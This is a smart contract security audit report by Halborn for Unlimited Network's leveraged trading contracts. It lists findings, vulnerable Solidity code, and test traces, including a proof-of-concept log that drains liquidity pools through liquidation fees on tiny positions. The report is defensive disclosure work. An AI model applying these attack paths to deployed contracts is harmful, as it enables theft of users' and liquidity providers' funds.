



Unlimited Network - Unlimited Leverage

Smart Contract Security Audit

Prepared by: Halborn

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Visit: Halborn.com

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DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE	AUTHOR
0.1	Document Creation	01/23/2023	Roberto Reigada
0.2	Document Updates	03/03/2023	Roberto Reigada
0.3	Draft Review	03/03/2023	Gokberk Gulgun
0.4	Draft Review	03/03/2023	Gabi Urrutia
1.0	Remediation Plan	03/28/2023	Roberto Reigada
1.1	Remediation Plan Review	03/28/2023	Gokberk Gulgun
1.2	Remediation Plan Review	03/28/2023	Gabi Urrutia
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2.1	New Scope Document Review	04/12/2023	Piotr Cielas
2.2	New Scope Document Review	04/12/2023	Gabi Urrutia
2.3	New Scope Remediation Plan	04/25/2023	Ataberk Yavuzer
2.3	New Scope Remediation Plan Review	04/25/2023	Piotr Cielas
2.4	New Scope Remediation Plan Review	04/25/2023	Gabi Urrutia
2.5	Final Commit Report Update	05/19/2023	Ataberk Yavuzer

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EXECUTIVE OVERVIEW

1.1 INTRODUCTION

Unlimited Leverage is a synthetic leverage trading platform, where users can trade their favorite cryptocurrencies synthetically with zero price impact, minimal slippage, and up to 100x leverage.

Unlimited Network engaged Halborn to conduct a security audit on their smart contracts beginning on January 23rd, 2023 and ending on April 11th, 2023. The security assessment was scoped to the smart contracts provided to the Halborn team.

1.2 AUDIT SUMMARY

The team at Halborn was provided **5 weeks** for the engagement and assigned a full-time security engineer to audit the security of the smart contract. The security engineer is a blockchain and smart-contract security expert with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

After the first audit was completed, a new commit hash was sent to [Halborn](#) by the [Unlimited Network](#) team. A **5-day** audit was carried out between April 5th and April 10th.

The purpose of the audits is to:

- Ensure that smart contract functions operate as intended.
- Identify potential security issues with the smart contracts.

In summary, Halborn identified some issues that were mostly addressed by the Unlimited Network team.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of this audit. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of the contracts' solidity code and can quickly identify items that do not follow security best practices. The following phases and associated tools were used throughout the term of the audit:

- Research into architecture and purpose.
- Smart contract manual code review and walkthrough.
- Manual assessment of use and safety for the critical Solidity variables and functions in scope to identify any arithmetic related vulnerability classes.
- Manual testing with custom scripts. ([Foundry](#)).
- Static Analysis of security for scoped contract, and imported functions manually.
- Testnet deployment ([Ganache](#)).

RISK METHODOLOGY:

Vulnerabilities or issues observed by Halborn are ranked based on the risk assessment methodology by measuring the **LIKELIHOOD** of a security incident and the **IMPACT** should an incident occur. This framework works for communicating the characteristics and impacts of technology vulnerabilities. The quantitative model ensures repeatable and accurate measurement while enabling users to see the underlying vulnerability characteristics that were used to generate the Risk scores. For every vulnerability, a risk level will be calculated on a scale of **5** to **1** with **5** being the highest likelihood or impact.

RISK SCALE - LIKELIHOOD

- 5 - Almost certain an incident will occur.
- 4 - High probability of an incident occurring.

- 
- 3 - Potential of a security incident in the long term.
 - 2 - Low probability of an incident occurring.
 - 1 - Very unlikely issue will cause an incident.

RISK SCALE - IMPACT

- 5 - May cause devastating and unrecoverable impact or loss.
- 4 - May cause a significant level of impact or loss.
- 3 - May cause a partial impact or loss to many.
- 2 - May cause temporary impact or loss.
- 1 - May cause minimal or un-noticeable impact.

The risk level is then calculated using a sum of these two values, creating a value of **10** to **1** with **10** being the highest level of security risk.

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
----------	------	--------	-----	---------------

- 10** - CRITICAL
- 9** - **8** - HIGH
- 7** - **6** - MEDIUM
- 5** - **4** - LOW
- 3** - **1** - VERY LOW AND INFORMATIONAL

1.4 SCOPE

1. IN-SCOPE:

The security assessment was scoped to the following smart contracts on the `halborn-audit` branch:

- `FeeManager.sol`
- `LiquidityPool.sol`
- `LiquidityPoolAdapter.sol`
- `ChainlinkUsdPriceFeed.sol`
- `ChainlinkUsdPriceFeedPrevious.sol`
- `PriceFeedAdapter.sol`
- `PriceFeedAggregator.sol`
- `UnlimitedPriceFeed.sol`
- `UnlimitedPriceFeedAdapter.sol`
- `Controller.sol`
- `UnlimitedOwner.sol`
- `TradeManagerOrders.sol`
- `TradePair.sol`
- `TradePairHelper.sol`
- `UserManager.sol`

Commit ID : `b29d5285be299e5a55942ce4e8c4eef1595ad1ed`

2. REMEDIATION PR/COMMITS:

Fix Commit ID : `41eda38f650af8b837400bba48316c776a33c61f`

3. SECOND AUDIT COMMITS:


Second Audit Commit IDs:

1. PR #121
2. `41c6ac1003daa056e9ce7c6c2f5cfa47b8c0ac0b`
3. `f50f1289f4fcbb68f9aac081d08d387d3f53ab165`

2. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
0	1	4	8	6

LIKELIHOOD



EXECUTIVE OVERVIEW


SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
(HAL01) PRECISION LOSS IN PARTIALLYCLOSEPOSITION FUNCTION WILL BLOCK THE LAST USER FROM CLOSING THE POSITION	High	SOLVED - 05/19/2023
(HAL02) OPENPOSITIONVIASIGNATURE DOES NOT CHECK THAT THE POSITION IS NOT LIQUIDATABLE	Medium	SOLVED - 05/19/2023
(HAL03) USE OF DEPRECATED CHAINLINK FUNCTION: LATESTANSWER	Medium	SOLVED - 05/19/2023
(HAL04) UNLIMITEDPRICEFEED IS VULNERABLE TO CROSSCHAIN SIGNATURE REPLAY ATTACKS	Medium	SOLVED - 05/19/2023
(HAL05) CENTRALIZATION RISK: ORDEREXECUTOR COULD CLOSE POSITIONS IN HIS BENEFIT BEFORE EVERY PRICE UPDATE	Medium	RISK ACCEPTED
(HAL06) FIRST LIQUIDITYPOOL DEPOSITOR COULD BE FRONT-RUN	Low	SOLVED - 05/19/2023
(HAL07) MULTIPLE FUNCTIONS DO NOT CHECK THAT THE NEW MARGIN IS HIGHER THAN THE MINIMUM MARGIN	Low	SOLVED - 05/19/2023
(HAL08) ADDING MARGIN TO A POSITION MAY RESULT IN A NEGATIVE LIQUIDATION PRICE	Low	SOLVED - 05/19/2023
(HAL09) LACK OF A DOUBLE-STEP TRANSFEROWNERSHIP PATTERN	Low	SOLVED - 05/19/2023
(HAL10) LACK OF DISABLEINITIALIZERS CALL TO PREVENT UNINITIALIZED CONTRACTS	Low	SOLVED - 03/28/2023
(HAL11) UNLIMITEDPRICEADAPTER LACKS THE ONLYOWNER MODIFIER ON INITIALIZER FUNCTION	Low	SOLVED - 04/20/2023
(HAL12) UPGRADEABLE CONTRACTS LACK RESERVED SPACE FOR FUTURE UPGRADES	Low	SOLVED - 05/19/2023
(HAL13) POSSIBLE DOS WITH BLOCK GAS LIMIT	Low	SOLVED - 05/19/2023

EXECUTIVE OVERVIEW

(HAL14) INCOMPATIBILITY WITH TRANSFER-ON-FEE OR DEFLATIONARY TOKENS	Informational	ACKNOWLEDGED
(HAL15) USE ++I INSTEAD OF I++ IN LOOPS FOR LOWER GAS COSTS	Informational	SOLVED - 05/19/2023
(HAL16) UNNEEDED INITIALIZATION OF INTEGER VARIABLES TO 0	Informational	SOLVED - 05/19/2023
(HAL17) BACKEND ADDRESS WOULD HIGHLY BENEFIT OF TRAILING ZERO BYTES	Informational	ACKNOWLEDGED
(HAL18) DETAILSOFPOSITION FUNCTION CAN BE OPTIMIZED	Informational	SOLVED - 05/19/2023
(HAL19) REVERT MESSAGES LONGER THAN 32 BYTES COST EXTRA GAS	Informational	ACKNOWLEDGED



FINDINGS & TECH DETAILS



3.1 (HAL-01) PRECISION LOSS IN PARTIALLYCLOSEPOSITION FUNCTION WILL BLOCK THE LAST USER FROM CLOSING THE POSITION - HIGH

Description:

The `partiallyClosePositionViaSignature()` function call has the following flow:

1. `TradeManagerOrders.partiallyClosePositionViaSignature()`
2. `TradeManagerOrders._partiallyClosePosition()`
3. `TradePair.partiallyClosePosition()`
4. `TradePair._partiallyClosePosition()`
5. `PositionMaths.partiallyClose()`

Listing 1: PositionMaths.sol (Lines 438,452,453,454)

```
419 /**
420  * @dev Partially closing works as follows:
421  *
422  * 1. Sell a share of the position, and use the proceeds to either
423  *    :
424  * 2.a) Get a payout and by this, leave the leverage as it is
425  * 2.b) "Buy" new margin and by this decrease the leverage
426  * 2.c) a mixture of 2.a) and 2.b)
427 */
428 function _partiallyClose(Position storage self, int256
429   currentPrice, uint256 closeProportion)
430   internal
431   returns (int256)
432 {
433   require(
434     closeProportion < PERCENTAGE_MULTIPLIER,
435     "PositionMaths::_partiallyClose: cannot partially close
436     full position"
437   );
438 }
```

```

436     Position memory delta;
437     // Close a proportional share of the position
438     delta.margin = self._lastNetMargin() * closeProportion /
439         PERCENTAGE_MULTIPLIER;
440     delta.volume = self.volume * closeProportion /
441         PERCENTAGE_MULTIPLIER;
442     delta.assetAmount = self.assetAmount * closeProportion /
443         PERCENTAGE_MULTIPLIER;
444
445     // The realized PnL is the change in volume minus the price of
446     // the changes in size at LONG
447     // And the inverse of that at SHORT
448     // @dev At a long position, the delta of size is sold to give
449     // back the volume
450     // @dev At a short position, the volume delta is used, to "buy"
451     // " the change of size (and give it back)
452     int256 priceOfSizeDelta = currentPrice * int256(delta.
453         assetAmount) / int256(10 ** self.assetDecimals); //
454     priceOfAssetAmountDelta
455     int256 realizedPnL = (priceOfSizeDelta - int256(delta.volume))
456         * self._shortMultiplier();
457
458     int256 payout = int256(delta.margin) + realizedPnL;
459
460     // change storage values
461     self.margin -= delta.margin;
462     self.volume -= delta.volume;
463     self.assetAmount -= delta.assetAmount;
464
465     // Return payout for further calculations
466     return payout;
467 }

```

In the line 438 of the PositionMaths library, the following operation is performed:

```
delta.margin = self._lastNetMargin()*closeProportion/PERCENTAGE_MULTIPLIER
```

In that division, some precision is lost and the `delta.margin` value is then subtracted from the storage: `self.margin -= delta.margin`.

This precision loss here will cause 2 different problems.

PROBLEM #1:

The last user in the system will never be able to close his position as the `TradePair` contract will not have enough balance to pay the maker:

```

178798342, liquidityPoolFeeAmount: 26654467024790058)
    - emit Transfer(from: [0x0000000000000000000000000000000000000000], to: LiquidityPool: [0x90c094cdf02f763b7cb6c52217287794cce7a6f], value: 468528561756492057364)
    - emit DepositedFees(LiquidityPoolAdapter: LiquidityPoolAdapter: [0xE7ffC7eFd403FDa7400ca0A1864698E2f05D34E], amount: 13327233512395930)
    - emit DepositedProfit(tradePair: FeeManager: [0xd21b96221ef0a2f1C9336F85716db7078d06839], profit: 26654467024790058)
    - emit SpreadFee(asset: Dai: [0x68175474E89094C440a98b954Ede0A495271d0F], stakersFeeAmount: 7996340107437016, devFeeAmount: 5330893404958011, insuranceFundFeeAmount: 4442411
17531303729382)
        - emit DepositedProfit(tradePair: LiquidityPoolAdapter: [0xE7ffC7eFd403FDa7400ca0A1864698E2f05D34E], profit: 3720887531303729382)
        - emit DepositedProfit(tradePair: TradePair: [0xafA9E14dE7720AffbA6562067666ccb1CaEc01], profit: 7441775062607458763)
        - emit Dai::balanceOf(TradePair: [0xafA9E14dE7720AffbA6562067666ccb1CaEc01]) [staticcall]
            - emit Debug(PayoutToMaker: 44424111707983427272, Payout: 0, RemainingMargin: 51865886779590886035, TradePairBalance: 44424111707983427270)
            - [602] Dai::balanceOf(TradePair: [0xafA9E14dE7720AffbA6562067666ccb1CaEc01]) [staticcall]
            - emit Debug(PayoutToMaker: 44424111707983427272, Payout: 0, RemainingMargin: 51865886779590886035, TradePairBalance: 44424111707983427270)
            - [21058] feeManager::calculateUserCloseFeeAmount(0x98afc0128c5132cdfe0d004806844f658802c7f, 44424111707983427270) [staticcall]
                - [19986] UserManager::getUserFee(0x98afc0128c5132cdfe0d004806844f658802c7f) [staticcall]
                    - 10
            - 44424111707983427
Test result: FAILED. 0 passed; 1 failed; finished in 29.02s

```

Listing 2: `TradePair.sol` (Lines 279, 283, 285)

```

259 function _closePosition(uint256 positionId_) private {
260     Position storage position = positions[positionId_];
261
262     // Clear Buffer
263     (uint256 remainingMargin, uint256 remainingBufferFee, uint256
↳ requestLoss) = _clearBuffer(position, false);
264
265     // Get the payout to the maker
266     uint256 payoutToMaker = _getPayoutToMaker(position);
267
268     // update aggregated values
269     positionStats.removeTotalCount(position.margin, position.
↳ volume, position.assetAmount, position.isShort);
270
271     int256 protocolPnL = int256(remainingMargin) - int256(
↳ payoutToMaker) - int256(requestLoss);
272
273     // fee manager receives the remaining fees
274     _depositBorrowFees(remainingBufferFee);
275
276     uint256 payout = _registerProtocolPnL(protocolPnL);
277
278     // Make sure the payout to maker does not exceed the
↳ collateral for this position made up of the remaining margin and
↳ the (possible) received loss payout

```

```
279     emit Debug(payoutToMaker, payout, remainingMargin, collateral);
280     ↳ balanceOf(address(this)));
281     if (payoutToMaker > payout + remainingMargin) {
282         payoutToMaker = payout + remainingMargin;
283     }
284     emit Debug(payoutToMaker, payout, remainingMargin, collateral);
285     ↳ balanceOf(address(this)));
286     if (payoutToMaker > 0) {
287         _payoutToMaker(position.owner, int256(payoutToMaker),
288         ↳ positionId_);
289     }
290     emit RealizedPnL(position.owner, positionId_,
291     ↳ _getCurrentNetPnL(position));
292     emit ClosedPosition(positionId_, _getCurrentPrice(position.
293     ↳ isShort, true));
294     // Finally delete position
295     _deletePosition(positionId_);
296 }
```

PROBLEM #2:

At a position closure, when `_registerProtocolPnL()` is called the `TradePair` smart contract will not have enough balance to transfer `protocolPnL_` to the `LiquidityPoolAdapter`:

Listing 3: TradePair.sol (Line 724)

```
716 /**
717  * @notice Registers profit or loss at liquidity pool adapter
718  * @param protocolPnL_ Profit or loss of protocol
719  * @return payout Payout received from the liquidity pool adapter
720 */
721 function _registerProtocolPnL(int256 protocolPnL_) internal
    ↳ returns (uint256 payout) {
722     if (protocolPnL_ > 0) {
723         // Profit
724         collateral.safeTransfer(address(liquidityPoolAdapter),
    ↳ uint256(protocolPnL_));
725         liquidityPoolAdapter.depositProfit(uint256(protocolPnL_));
726     } else if (protocolPnL_ < 0) {
727         // Loss
728         payout = liquidityPoolAdapter.requestLossPayout(uint256(
    ↳ protocolPnL_));
729     }
730     // if PnL == 0, nothing happens
731 }
```

Risk Level:

Likelihood - 5

Impact - 3

Recommendation:

It is recommended to use `mulDiv()` from the [Uniswap's FullMath library](#) in all the divisions to avoid the precision loss.

References:

[Uniswap V3's docs](#)

[Mathematical explanation](#)

FINDINGS & TECH DETAILS

Remediation Plan:

SOLVED: The Unlimited Network team solved the issue in the following commit ID.

Commit ID : ae36e3ddea25900d66245c82f88aaafc92266c05.

During the second review, it has been observed that this change was committed on [PR #121](#) and merged into the [master branch](#).

3.2 (HAL-02)

OPENPOSITIONVIASIGNATURE DOES NOT CHECK THAT THE POSITION IS NOT LIQUIDATABLE - MEDIUM

Description:

In the `TradeManagerOrders` contract, the function `openPositionViaSignature()` is used to open a new position in Unlimited Leverage. This function is missing the `_verifyPositionsValidity(positionId_)` check. As this check is missing, users may open liquidatable positions directly.

Under a wrong configuration or a high liquidation fee, this could be abused to drain all the liquidity from the liquidity pools by creating tiny liquidatable positions and then liquidating them to get the liquidation fee.

Code Location:

Listing 4: TradeManagerOrders.sol (Line 49)

```

29 /**
30 * @notice Opens a position with a signature
31 * @param order_ Order struct
32 * @param maker_ address of the maker
33 * @param signature_ signature of order_ by maker_
34 */
35 function openPositionViaSignature(
36     OpenPositionOrder calldata order_,
37     UpdateData[] calldata updateData_,
38     address maker_,
39     bytes calldata signature_
40 ) external onlyOrderExecutor onlyActiveTradePair(order_.params.
↳ tradePair) returns (uint256) {
41     _updateContracts(updateData_);
42     _processSignature(order_, maker_, signature_);
43     _verifyConstraints(

```

```

44         order_.params.tradePair, order_.constraints, order_.params
↳ .isShort ? UsePrice.MAX : UsePrice.MIN
45     );
46
47     _transferOrderReward(order_.params.tradePair, maker_, msg.
↳ sender);
48
49     uint256 positionId = _openPosition(order_.params, maker_);
50
51     sigHashToTradeId[keccak256(signature_)] = TradeId(order_.
↳ params.tradePair, uint96(positionId));
52
53     emit OpenedPositionViaSignature(order_.params.tradePair,
↳ positionId, signature_);
54
55     return positionId;
56 }
```

Listing 5: TradeManager.sol (Lines 59-61)

```

49 /**
50 * @notice Opens a position for a trading pair.
51 * @param params_ The parameters for opening a position.
52 * @param maker_ Maker of the position
53 */
54 function _openPosition(OpenPositionParams memory params_, address
↳ maker_) internal returns (uint256) {
55     ITradePair(params_.tradePair).collateral().safeTransferFrom(
↳ maker_, address(params_.tradePair), params_.margin);
56
57     userManager.setUserReferrer(maker_, params_.referrer);
58
59     uint256 id = ITradePair(params_.tradePair).openPosition(
60         maker_, params_.margin, params_.leverage, params_.isShort,
↳ params_.whitelabelAddress
61     );
62
63     emit PositionOpened(params_.tradePair, id);
64
65     return id;
66 }
```

Listing 6: TradePair.sol (Line 189)

```
170 /**
171  * @notice opens a position
172  * @param maker_ owner of the position
173  * @param margin_ the amount of collateral used as a margin
174  * @param leverage_ the target leverage, should respect
175  *   ↳ LEVERAGE_MULTIPLIER
176  * @param isShort_ bool if the position is a short position
177 function openPosition(address maker_, uint256 margin_, uint256
178  *   ↳ leverage_, bool isShort_, address whitelabelAddress)
179  external
180  verifyLeverage(leverage_)
181  onlyTradeManager
182  syncFeesBefore
183  checkAssetAmountLimitAfter
184  returns (uint256)
185  {
186      if (whitelabelAddress != address(0)) {
187          positionIdToWhiteLabel[nextId] = whitelabelAddress;
188      }
189      return _openPosition(maker_, margin_, leverage_, isShort_);
190  }
191
192 /**
193  * @dev Should have received margin from TradeManager
194  */
195 function _openPosition(address maker_, uint256 margin_, uint256
196  *   ↳ leverage_, bool isShort_)
197  private
198  returns (uint256)
199  {
200      require(margin_ >= minMargin, "TradePair::_openPosition:
201      *   ↳ margin must be above or equal min margin");
202
203      uint256 id = nextId;
204      nextId++;
205
206      margin_ = _deductAndTransferOpenFee(maker_, margin_, leverage_
207      *   ↳ , id);
208
209      uint256 volume = (margin_ * leverage_) / LEVERAGE_MULTIPLIER;
210      require(volume <= volumeLimit, "TradePair::_openPosition:
```

```
↳ borrow limit reached");
208     _registerUserVolume(maker_, volume);
209
210     uint256 assetAmount;
211     if (isShort_) {
212         assetAmount = priceFeedAdapter.collateralToAssetMax(volume
↳ );
213     } else {
214         assetAmount = priceFeedAdapter.collateralToAssetMin(volume
↳ );
215     }
216
217     (int256 currentBorrowFeeIntegral, int256
↳ currentFundingFeeIntegral) = _getCurrentFeeIntegrals(isShort_);
218
219     positions[id] = Position({
220         margin: margin_,
221         volume: volume,
222         assetAmount: assetAmount,
223         pastBorrowFeeIntegral: currentBorrowFeeIntegral,
224         lastBorrowFeeAmount: 0,
225         pastFundingFeeIntegral: currentFundingFeeIntegral,
226         lastFundingFeeAmount: 0,
227         lastFeeCalculationAt: uint48(block.timestamp),
228         openedAt: uint48(block.timestamp),
229         isShort: isShort_,
230         owner: maker_,
231         assetDecimals: uint16(assetDecimals),
232         lastAlterationBlock: uint40(block.number)
233     );
234
235     userToPositionIds[maker_].push(id);
236
237     positionStats.addTotalCount(margin_, volume, assetAmount,
↳ isShort_);
238
239     emit OpenedPosition(maker_, id, margin_, volume, assetAmount,
↳ isShort_);
240
241     return id;
242 }
```

Proof of Concept:

```

test_env_OpenSmallPosition()
-----
CALLING -> contract_tradePair0.setLiquidatorReward(10e18);
CALLING -> contract_tradePair0.setMinMargin(5e18);
CALLING -> contract_Controller.setOrderRewardOfCollateral(address(contract_Collateral), 1e18);
orderHash
0x042a5fc8c1308c0560a155b11e52c388a8fe6ae419b691949f2a77e440e42fb2
orderSignature
0x14ad90564bbff7d9cae1463d0e78d9b1b7d4e3ee134ed835ceb815ed015d556916b5b4d89ff944b42ce1204e27db2def52d91b25d58bf8d79fe8af6066c477b51b
positionSignatureHash
0x2224e76396f74ef4922448d1eab8bfd338aa7a95b93439a63a5a3d7409432496

CALLING -> contract_Collateral.approve(address(contract_tradeManager), 10e18);
contract_DAI.balanceOf(ALICE) -> 21000000000000000000 Initial Alice's DAI balance = 210e18
contract_DAI.balanceOf(contract_liquidityPool0) -> 200598802395209580839
contract_DAI.balanceOf(contract_liquidityPool1) -> 200598802395209580839

CALLING -> contract_tradeManager.openPositionViaSignature(_openPosOrder, updateData, ALICE, orderSignature);
contract_DAI.balanceOf(ALICE) -> 20400000000000000000
contract_DAI.balanceOf(contract_liquidityPool0) -> 200735166031573217203
contract_DAI.balanceOf(contract_liquidityPool1) -> 200735166031573217203

-----  

Position details
id -> 1
margin -> 4545454545454545455
volume -> 4545454545454545500
assetAmount -> 450045004500450045049
leverage -> 10000000
isShort -> false
entryPrice -> 1010000000000000000
liquidationPrice -> 1010000000000000000
totalFeeAmount -> 0
contract_tradeManager.positionIsLiquidatable(contract_tradePair0, 1) -> true

-----  

contract_DAI.balanceOf(ALICE) before liquidation -> 20400000000000000000
contract_DAI.balanceOf(contract_liquidityPool0) -> 200735166031573217203
contract_DAI.balanceOf(contract_liquidityPool1) -> 200735166031573217203

-----  

CALLING -> contract_tradeManager.liquidatePosition(address(contract_tradePair0), 1, updateData);
contract_DAI.balanceOf(ALICE) after liquidation -> 21399999999999999999 Final Alice's DAI balance = 214e18
contract_DAI.balanceOf(contract_liquidityPool0) -> 198007893304300489931
contract_DAI.balanceOf(contract_liquidityPool1) -> 198007893304300489931

```

Risk Level:

Likelihood - 2

Impact - 5

Recommendation:

It is recommended to add the `_verifyPositionsValidity(positionId_)`; check in the `TradePair._openPosition()` function.

Remediation Plan:

SOLVED: The Unlimited Network team solved the issue in the following commit ID.

Commit ID : ae36e3ddea25900d66245c82f88aaafc92266c05.

During the second review, it has been observed that this change was committed on [PR #121](#) and merged into the [master branch](#).

3.3 (HAL-03) USE OF DEPRECATED CHAINLINK FUNCTION: LATESTANSWER - MEDIUM

Description:

According to Chainlink's documentation ([API Reference](#)), the `latestAnswer` function is deprecated. This function does not throw an error if no answer has been reached, but instead returns 0, possibly causing an incorrect price to be fed to the different price feeds or even a Denial of Service by a division by zero.

Code Location:

`ChainlinkUsdPriceFeed.sol`

Listing 7: ChainlinkUsdPriceFeed.sol (Line 24)

```
23 function price() external view returns (int256) {  
24     return chainlinkPriceFeed.latestAnswer();  
25 }
```

`UnlimitedPriceFeed.sol`

Listing 8: UnlimitedPriceFeed.sol (Line 117)

```
90 function update(bytes calldata updateData_) external {  
91     require(updateData_.length == DATA_LENGTH, "UnlimitedPriceFeed  
↳ ::update: Bad data length");  
92  
93     PriceData memory newPriceData = abi.decode(updateData_[  
↳ SIGNER_END:], (PriceData));  
94  
95     // Verify new price data is more recent than the current price  
↳ data  
96     if (newPriceData.createdOn <= priceData.createdOn) {  
97         return;  
98     }
```

```
99
100     // verify signer access controls
101     address signer = abi.decode(updateData_[SIGNATURE_END:
102                                     ↳ SIGNER_END], (address));
102
103     // throw if the signer is not allowed to update the price
104     _verifySigner(signer);
105
106     // verify signature
107     bytes calldata signature = updateData_[:SIGNATURE_END];
108     require(
109         SignatureChecker.isValidSignatureNow(signer,
109                                     ↳ _hashPriceDataUpdate(newPriceData), signature),
110         "UnlimitedPriceFeed::update: Bad signature"
111     );
112
113     // verify validity of data
114     _verifyValidTo(newPriceData.validTo);
115
116     // verify price deviation is not too high
117     int256 chainlinkPrice = chainlinkPriceFeed.latestAnswer();   
118
119     unchecked {
120         int256 maxAbsoluteDeviation = int256(uint256(
120                                     ↳ chainlinkPrice) * maxDeviation / FULL_PERCENT);
121
122         require(
123             newPriceData.price >= chainlinkPrice -
123                                     ↳ maxAbsoluteDeviation
124             && newPriceData.price <= chainlinkPrice +
124                                     ↳ maxAbsoluteDeviation,
125             "UnlimitedPriceFeed::update: Price deviation too high"
126         );
127     }
128
129     priceData = newPriceData;
130 }
```

UnlimitedPriceFeedAdapter.sol

In this contract a Denial of Service would occur if `collateralChainlinkPriceFeed.latestAnswer()` returned zero as a division by zero would occur in the `_getChainlinkPrice()` internal function. This would DoS any call to the `UnlimitedPriceFeedAdapter.update()` function.

Listing 9: UnlimitedPriceFeedAdapter.sol (Line 144)

```
143 function _assetToUsd(uint256 assetAmount_) private view returns (
144     uint256) {
144     return assetAmount_ * uint256(assetChainlinkPriceFeed.
145     latestAnswer()) / ASSET_MULTIPLIER;
145 }
```

Listing 10: UnlimitedPriceFeedAdapter.sol (Line 170)

```
169 function _collateralToUsd(uint256 collateralAmount_) private view
170     returns (uint256) {
170     return collateralAmount_ * uint256(
171         collateralChainlinkPriceFeed.latestAnswer()) /
171     COLLATERAL_MULTIPLIER;
171 }
```

Listing 11: UnlimitedPriceFeedAdapter.sol (Lines 222,223)

```
221 function _getChainlinkPrice() internal view returns (int256) {
222     return assetChainlinkPriceFeed.latestAnswer() * int256(
223         _priceMultiplier)
223         / collateralChainlinkPriceFeed.latestAnswer();
224 }
```

Risk Level:

Likelihood - 2

Impact - 5

Recommendation:

It is recommended to use Chainlink's `latestRoundData()` function to get the price instead. It is also recommended to add checks on the return data with proper revert messages if the price is stale or the round is incomplete, for example:

Listing 12: latestRoundData example call

```
